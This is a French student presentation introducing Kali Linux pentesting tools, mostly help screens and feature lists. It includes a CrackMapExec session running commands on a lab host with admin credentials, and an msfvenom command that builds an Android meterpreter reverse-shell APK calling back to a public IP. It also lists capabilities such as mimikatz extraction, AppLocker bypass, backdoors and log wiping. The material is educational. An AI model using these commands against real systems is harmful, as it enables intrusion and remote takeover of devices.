PRESENTATION DE COMMANDE KALI

par morville et rémi

SOMMAIRE

- CRACKMAPEXEC
- METASPLOIT FRAMEWORK
- MSF PLAYLOAD CREATOR
- SEARCHSPLOIT
- SOCIAL ENGINEERING TOOLKIT
- SQLMAP

CRACKMAPEXEC

ACCUEIL :

?

→ Obtenir des informations sur les partages réseaux (-share)


→ Exécuter des commandes basiques sur des serveurs (-x ipconfig)

→ Extraction ou injection d’informations (-M mimikatz)

→ Exécuter différentes actions (-M met_inject)


→ Contourner AppLocker

→ Stocker les informations sur une base de données (cmedb)



```
$ crackmapexec -h
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell] [--verbose] {ssh,smb,mssql,winrm,ldap} ...

                    A swiss army knife for pentesting networks
                 Forged by @byt3bl33d3r using the powah of dank memes

                          Exclusive release for Kali Linux users

                                   Version: 5.1.7dev
                                  Codename: U fancy huh?

optional arguments:
  -h, --help            show this help message and exit
  -t THREADS            set how many concurrent threads to use (default: 100)
  --timeout TIMEOUT     max timeout in seconds of each thread (default: None)
  --jitter INTERVAL     sets a random delay between each connection (default: None)
  --darrell             give Darrell a hand
  --verbose             enable verbose output

protocols:
  available protocols

  {ssh,smb,mssql,winrm,ldap}
    ssh                 own stuff using SSH
    smb                 own stuff using SMB
    mssql               own stuff using MSSQL
    winrm               own stuff using WINRM
    ldap                own stuff using ldap
```

CRACKMAPEXEC



```
root@kali:~# cme smb 172.16.27.130 -u 'admin_user' -p 'password' -x whoami
SMB         172.16.27.130   445    AVTEST           [*] Windows 7 Home Premium 7601 Service Pack 1 x64 (name:AVTEST)
g:False) (SMBv1:True)
SMB         172.16.27.130   445    AVTEST           [+] AVTEST\admin_user:password (Pwn3d!)
SMB         172.16.27.130   445    AVTEST           [+] Executed command
SMB         172.16.27.130   445    AVTEST           avtest\admin_user
root@kali:~# cme smb 172.16.27.130 -u 'admin_user' -p 'password' -x ipconfig
SMB         172.16.27.130   445    AVTEST           [*] Windows 7 Home Premium 7601 Service Pack 1 x64 (name:AVTEST)
g:False) (SMBv1:True)
SMB         172.16.27.130   445    AVTEST           [+] AVTEST\admin_user:password (Pwn3d!)
SMB         172.16.27.130   445    AVTEST           [+] Executed command
SMB         172.16.27.130   445    AVTEST           Windows IP Configuration
SMB         172.16.27.130   445    AVTEST
SMB         172.16.27.130   445    AVTEST
SMB         172.16.27.130   445    AVTEST           Ethernet adapter Bluetooth Network Connection:
SMB         172.16.27.130   445    AVTEST
SMB         172.16.27.130   445    AVTEST           Media State . . . . . . . . . . . : Media disconnected
SMB         172.16.27.130   445    AVTEST           Connection-specific DNS Suffix  . :
SMB         172.16.27.130   445    AVTEST
SMB         172.16.27.130   445    AVTEST           Ethernet adapter Local Area Connection:
SMB         172.16.27.130   445    AVTEST
SMB         172.16.27.130   445    AVTEST           Connection-specific DNS Suffix  . : localdomain
SMB         172.16.27.130   445    AVTEST           Link-local IPv6 Address . . . . . : fe80::7451:d7a0:c52:d18a%11
SMB         172.16.27.130   445    AVTEST           IPv4 Address. . . . . . . . . . . : 172.16.27.130
SMB         172.16.27.130   445    AVTEST           Subnet Mask . . . . . . . . . . . : 255.255.255.0
SMB         172.16.27.130   445    AVTEST           Default Gateway . . . . . . . . . :
SMB         172.16.27.130   445    AVTEST
SMB         172.16.27.130   445    AVTEST           Tunnel adapter isatap.localdomain:
SMB         172.16.27.130   445    AVTEST
SMB         172.16.27.130   445    AVTEST           Media State . . . . . . . . . . . : Media disconnected
SMB         172.16.27.130   445    AVTEST           Connection-specific DNS Suffix  . : localdomain
SMB         172.16.27.130   445    AVTEST
SMB         172.16.27.130   445    AVTEST           Tunnel adapter isatap.{69F57FE9-03B8-4A1A-B46C-C3ECC147EC99}:
SMB         172.16.27.130   445    AVTEST
SMB         172.16.27.130   445    AVTEST           Media State . . . . . . . . . . . : Media disconnected
SMB         172.16.27.130   445    AVTEST           Connection-specific DNS Suffix  . :
root@kali:~# 
```

METASPLOIT FRAMEWORK

Metasploit est une plateforme de développement et de test de pénétration open source qui fournit des exploits pour une variété d'applications,


→Le scan et collecte l'ensemble d'informations sur une machine.

→Repérage et l'exploitation des vulnérabilités.

→Escalade de privilèges et vol de données.

→Installation d'une porte dérobée.


→Suppression des logs et des traces.




```
                    +---------------------------------+
                    | Session one died of dysentery.  |
                    +---------------------------------+

                 Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue



       =[ metasploit v6.1.14-dev                          ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>
```

MSF PLAYLOAD CREATOR

MSF Payload Creator est un script qui permet de générer des payloads metasploit




```
root@kali-vm:~# msfpayload -h
[!] ********************************************************************
[!] *               The utility msfpayload is deprecated!              *
[!] *              It will be removed on or about 2015-06-08           *
[!] *                   Please use msfvenom instead                    *
[!] *  Details: https://github.com/rapid7/metasploit-framework/pull/4333   *
[!] ********************************************************************
^[[A
    Usage: /opt/metasploit/apps/pro/msf3/msfpayload [<options>] <payload> [var=val] <[S]ummary|C|Cs[H
]arp|[P]erl|Rub[Y]|[R]aw|[J]s|e[X]e|[D]ll|[V]BA|[W]ar|Pytho[N]|s[O]>

OPTIONS:

    -h        Help banner
    -l        List available payloads

^[[Aroot@kali-vm:~# msfvenom -h
Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] <var=val>

Options:
    -p, --payload    <payload>       Payload to use. Specify a '-' or stdin to use custom payloads
    -l, --list       [module_type]   List a module type. Options are: payloads, encoders, nops, all
    -n, --nopsled    <length>        Prepend a nopsled of [length] size on to the payload
    -f, --format     <format>        Output format (use --help-formats for a list)
    -e, --encoder    [encoder]       The encoder to use
    -a, --arch       <architecture>  The architecture to use
        --platform   <platform>      The platform of the payload
    -s, --space      <length>        The maximum size of the resulting payload
    -b, --bad-chars  <list>          The list of characters to avoid example: '\x00\xff'
    -i, --iterations <count>         The number of times to encode the payload
```



```
root@mdestroy:~# msfpc msf apk wan
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 105.        172
 [i] PORT: 443
 [i] TYPE: android (android/meterpreter/reverse_tcp)
 [i]  CMD: msfvenom -p android/meterpreter/reverse_tcp \
  LHOST=105.159.18.172 LPORT=443 \
  > '/root/android-meterpreter-stageless-reverse-tcp-443.apk'

 [i] android meterpreter created: '/root/android-meterpreter-stageless-reverse-tcp-443.apk'

 [i] MSF handler file: '/root/android-meterpreter-stageless-reverse-tcp-443-apk.rc'
 [i] Run: msfconsole -q -r '/root/android-meterpreter-stageless-reverse-tcp-443-apk.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
root@mdestroy:~#
```

SQLMAP



```
$ sqlmap -h
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.5.11#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to provided value

  Detection:
    These options can be used to customize the detection phase

    --level=LEVEL       Level of tests to perform (1-5, default 1)
    --risk=RISK         Risk of tests to perform (1-3, default 1)

  Techniques:
    These options can be used to tweak testing of specific SQL injection
    techniques

    --technique=TECH..  SQL injection techniques to use (default "BEUSTQ")

  Enumeration:
    These options can be used to enumerate the back-end database
    management system information, structure and data contained in the
    tables

    -a, --all           Retrieve everything
    -b, --banner        Retrieve DBMS banner
    --current-user      Retrieve DBMS current user
    --current-db        Retrieve DBMS current database
```

Sqlmap est un outil open source permettant d'identifier et d'exploiter une injection SQL sur des applications web.

Il permet de :

→ énumération des utilisateurs (avec la commande --user)

→ énumération des base avec sqlmap (--dbs)


→ identifier la base de donnée utilisé (--current-db)

→ énumération des tables d’une base (--table)

→ examiner le contenu de la table (--dump)


SEARCHSPLOIT

Il sert à chercher rapidement en ligne de commande dans exploit-db et permet aussi de s’utiliser hors ligne.



```
 Examples

  searchsploit afd windows local
  searchsploit -t oracle windows
  searchsploit -p 39446
  searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"
  searchsploit -s Apache Struts 2.0.0
  searchsploit linux reverse password
  searchsploit -j 55555 | json_pp

  For more examples, see the manual: https://www.exploit-db.com/searchsploit

 Options

## Search Terms
   -c, --case     [Term]      Perform a case-sensitive search (Default is inSEnsITiVe)
   -e, --exact    [Term]      Perform an EXACT & order match on exploit title (Default is an AND match on each term) [Implies "-t"]
                                e.g. "WordPress 4.1" would not be detect "WordPress Core 4.1")
   -s, --strict               Perform a strict search, so input values must exist, disabling fuzzy search for version range
                                e.g. "1.1" would not be detected in "1.0 < 1.3")
   -t, --title    [Term]      Search JUST the exploit title (Default is title AND the file's path)
       --exclude="term"       Remove values from results. By using "|" to separate, you can chain multiple values
                                e.g. --exclude="term1|term2|term3"

## Output
   -j, --json     [Term]      Show result in JSON format
   -o, --overflow [Term]      Exploit titles are allowed to overflow their columns
   -p, --path     [EDB-ID]    Show the full path to an exploit (and also copies the path to the clipboard if possible)
   -v, --verbose              Display more information in output
   -w, --www      [Term]      Show URLs to Exploit-DB.com rather than the local path
       --id                   Display the EDB-ID value rather than local path
       --colour               Disable colour highlighting in search results

## Non-Searching
   -m, --mirror   [EDB-ID]    Mirror (aka copies) an exploit to the current working directory
   -x, --examine  [EDB-ID]    Examine (aka opens) the exploit using $PAGER

## Non-Searching
   -h, --help                 Show this help screen
   -u, --update               Check for and install any exploitdb package updates (brew, deb & git)

## Automation
       --nmap     [file.xml]  Checks all results in Nmap's XML output with service version
                                e.g.: nmap [host] -sV -oX file.xml

 Notes

 * You can use any number of search terms
 * By default, search terms are not case-sensitive, ordering is irrelevant, and will search between version ranges
   * Use '-c' if you wish to reduce results by case-sensitive searching
   * And/Or '-e' if you wish to filter results by using an exact match
   * And/Or '-s' if you wish to look for an exact version match
 * Use '-t' to exclude the file's path to filter the search results
   * Remove false positives (especially when searching using numbers - i.e. versions)
 * When using '--nmap', adding '-v' (verbose), it will search for even more combinations
 * When updating or displaying help, search terms will be ignored

┌──(kali㉿kali)-[~]
```

SOCIAL ENGINEERING TOOLKIT (root)



```
XX   m  yMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMy  m   XX
XX   MMm yMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMy mMM   XX
XX   MMMm .yyMMMMMMMMMMMMMMMM     MMMMMMMMMM     MMMMMMMMMMMMMMMMyy. mMMM   XX
XX   MMMMd   ''''hhhhh       odddo          obbbo        hhhh''''   dMMMM   XX
XX   MMMMMd             'hMMMMMMMMMMddddddMMMMMMMMMMh'             dMMMMM   XX
XX   MMMMMMd              'hMMMMMMMMMMMMMMMMMMMMMMh'              dMMMMMM   XX
XX   MMMMMMM-               ''ddMMMMMMMMMMMMMMdd''               -MMMMMMM   XX
XX   MMMMMMMM                   '::dddddddd::'                   MMMMMMMM   XX
XX   MMMMMMMM-                                                  -MMMMMMMM   XX
XX   MMMMMMMMM                                                  MMMMMMMMM   XX
XX   MMMMMMMMMy                                                yMMMMMMMMM   XX
XX   MMMMMMMMMMy.                                            .yMMMMMMMMMM   XX
XX   MMMMMMMMMMMMy.                                        .yMMMMMMMMMMMM   XX
XX   MMMMMMMMMMMMMMy.                                    .yMMMMMMMMMMMMMM   XX
XX   MMMMMMMMMMMMMMMMs.                                .sMMMMMMMMMMMMMMMM   XX
XX   MMMMMMMMMMMMMMMMMMss.           ....           .ssMMMMMMMMMMMMMMMMMM   XX
XX   MMMMMMMMMMMMMMMMMMMMMNo        oNNNNo         oNMMMMMMMMMMMMMMMMMMMM   XX
XX                                                                          XX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
    .o88o.                               o8o                .
    888 `"                               `"'              .o8
   o888oo   .oooo.o .ooooo.   .ooooo.  oooo   .ooooo.  .o888oo oooo    ooo
    888    d88(  "8 d88' `88b d88' `"Y8 `888  d88' `88b   888    `88.  .8'
    888    `"Y88b.  888   888 888        888  888ooo888   888     `88..8'
    888    o.  )88b 888   888 888   .o8  888  888    .o   888 .    `888'
   o888o   8""888P' `Y8bod8P' `Y8bod8P' o888o `Y8bod8P'   "888"     d8'
                                                                .o...P'
                                                                `XER0'


[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
